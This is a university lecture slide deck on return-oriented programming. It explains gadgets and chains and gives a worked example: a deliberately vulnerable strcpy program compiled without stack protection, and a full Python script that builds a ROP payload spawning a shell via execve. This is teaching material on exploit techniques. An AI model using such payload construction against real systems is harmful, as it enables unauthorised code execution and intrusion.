Return Oriented Programming

Maximilian Heim

University Albstadt-Sigmaringen

February 14, 2023

Outline

1. Introduction
   - Basic information
2. How does it work?
   - Overview
   - ROP gadgets
   - ROP chain
3. Example: Open a shell
   - Target Program and Compilation
   - General approach
   - Generating the payload
4. Conclusion

Table of Contents

1. Introduction
   - Basic information
2. How does it work?
   - Overview
   - ROP gadgets
   - ROP chain
3. Example: Open a shell
   - Target Program and Compilation
   - General approach
   - Generating the payload
4. Conclusion

What is Return Oriented Programming?

- A type of attack that exploits buffer overruns. Makes use of existent instructions in the program.
- Arised as a technique to counter security mechanisms (NX).
- Research by Hovav Shacham et al in 2007, in 2008 the attack got demonstrated at Blackhat - "Return-oriented Programming: Exploitation without Code Injection" `https://hovav.net/ucsd/talks/blackhat08.html`
- Many authors refer to ret-to-libc/library as ROP, according to the founder of this technique it has to be differentiated. Chaining code segments vs calling function.

Table of Contents

1. Introduction
   - Basic information
2. How does it work?
   - Overview
   - ROP gadgets
   - ROP chain
3. Example: Open a shell
   - Target Program and Compilation
   - General approach
   - Generating the payload
4. Conclusion

Overview

1. Search the binary for gadgets: return (0xC3) bytes that contain useful instructions before
2. Generate a list of these gadgets, called ROP chain
3. Generate a payload with the addresses of these gadgets and the parameters
4. Insert payload via buffer overrun vulnerability

ROP gadgets

- Gadgets are machine instructions that end on a return
- Most of them are not very useful because they are very specific, but the amount compensates for that. 716 kB binary → 8236 Gadgets
- Tools: ROPgadget (`https://github.com/JonathanSalwan/ROPgadget`), ropper (`https://github.com/sashs/Ropper`), Radare2, pwntools....

Listing 1: Output of ROPgadget

```
0x08059ee3 : mov word ptr [edx], ax ;
  mov eax, edx ; ret
0x08071e4e : mov esp, 0xc70cec83 ; ret
  0xffe0
0x0807faa3 : sti ; xor eax, eax ; ret
0x0808b285 : pop edx ; xor eax, eax ;
  pop edi ; ret
```

Useful gadgets: Write to register

- Especially useful are pop instructions

```
POP eax; ret;
```

- These allow us to write arbitrary values into registers
- Sometimes we dont find a desired pop, we can improvise. E.g. for r14:

```
XOR r14, r14; pop r12; XOR r14, r12;
  ret;
```

Useful gadgets: Load/Read from memory

- Move instructions are also really useful

```
mov [eax], ecx; ret;
```

- allows us to write into memory

```
mov eax, [ecx]; ret;
```

- allows us to read a value from memory into a register
- Combined with pop this is very powerful


Useful gadgets: Arithmetics, System calls

- Artihmetics: add, xor, inc . . . allow us to manipulate register contents
- System calls: Programs run in userspace with limited privileges, system calls allow to execute operations which require higher privileges.

```
int 0x80;
```

ROP chain with parameters

Figure: ROP Chain with parameter



Gadget 1

Parameter 1

Parameter 2

Gadget 2

Gadget 3

Parameter 1

Gadget 4

Gadget 5

Gadget 6

Parameter 1

Table of Contents

1. Introduction
   - Basic information
2. How does it work?
   - Overview
   - ROP gadgets
   - ROP chain
3. Example: Open a shell
   - Target Program and Compilation
   - General approach
   - Generating the payload
4. Conclusion

Target Program and Compliation

Listing 2: Target Program (stack protectors must be off)

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
  char buffer[8] = {0};
  if (argc != 2) {
    printf("A single argument is required.\n");
    return 1;
  }
  strcpy(buffer, argv[1]);
  return 0;
}
```

Listing 3: Compilation command

```
gcc -o vuln -g -m32 -D_FORTIFY_SOURCE=0 -\
  fno-pie -fno-stack-protector -static vuln\
  .c
```

Spawning a shell: Approach

- Using ROPgadget we can find our desired gadgets
- Lets say we want to execute a shell using execve, for that we need to accomplish the following goals
  1. write /bin/sh into memory (at the data segment)
  2. init systemcall number (11 in eax)
  3. init systemcall arguments (address of /bin//sh in ebx, args and env in ecx and edx)
  4. call systemcall
- All of this has to be done using Bytes that are not `\\0x00` because thats the character used for identifying the end of a string.

Generating the payload, defining all gadgets

```
from struct import pack
import os
data = 0x080e3020
xor_eax_eax = 0x0804e234 # xor eax, eax ; ret
pop_eax = 0x080ac96a # pop eax ; ret
pop_ebx = 0x08049022 # pop ebx ; ret
pop_ecx = 0x0807f9a3 # pop ecx ; ret
pop_edx = 0x0807f133 # pop edx ; and eax, 0xe850fffd ; ret
inc_eax = 0x0809fc6e # inc eax ; ret
int_80 = 0x080499c2 # int 0x80
mov_edx_eax = 0x0804eed2 # mov dword ptr [edx], eax ; ret
filler = 0x11111111
# Padding goes here
p = bytes(’AAAAAAAABBBB’, ’ascii’)

```

Generating the payload, writing /bin//sh

```
p += pack(’<I’, pop_edx) # write address of .data into edx
p += pack(’<I’, data)
p += pack(’<I’, pop_eax) # write /bin into eax
p += bytes(’/bin’, ’ascii’)
p += pack(’<I’, mov_edx_eax) # mov to .data
p += pack(’<I’, pop_edx) # address of .data + 4 into edx
p += pack(’<I’, data + 4)
p += pack(’<I’, pop_eax) # //sh into eax
p += bytes(’//sh’, ’ascii’)
p += pack(’<I’, mov_edx_eax) # mov to .data

```

Generating the payload, init params

```
p += pack('<I', pop_edx) # address of .data + 8 into edx
p += pack('<I', data + 8)
p += pack('<I', xor_eax_eax) # clear eax
p += pack('<I', mov_edx_eax) # write null after /bin/sh
p += pack('<I', pop_ebx) # write address of program name to ebx
p += pack('<I', data)
p += pack('<I', pop_ecx) # write arguments into ecx
p += pack('<I', data + 8)
p += pack('<I', pop_edx) # write env into edx
p += pack('<I', data + 8)

```

Generating the payload: Init eax, call syscall

```python
p += pack('<I', xor_eax_eax) # set eax to 11 (execve)
for i in range(11):
    p += pack('<I', inc_eax)
p += pack('<I', int_80) # call interrupt
print(str(p)[2:-1])
with open('payload', 'wb') as file:
    file.write(p)

```

Table of Contents

Conclusion

- Return Oriented Programming is a very powerful technique
- It is able to execute any system call if there are enough rop gadgets
- There are many tools to simplify the process of finding ROP gadgets and generatating ROP payloads
- Modern desktops use aslr and other protection mechanisms → practically impossible to use ROP

Sources

https://trustfoundry.net/basic-rop-techniques-and-tricks/

http://gauss.ececs.uc.edu/Courses/c6056/pdf/rop.pdf

https://www.proggen.org/doku.php?id=security:memory-corruption:exploitation:rop

https://shell-storm.org/talks/ROP_course_lecture_jonathan_salwan_2014.pdf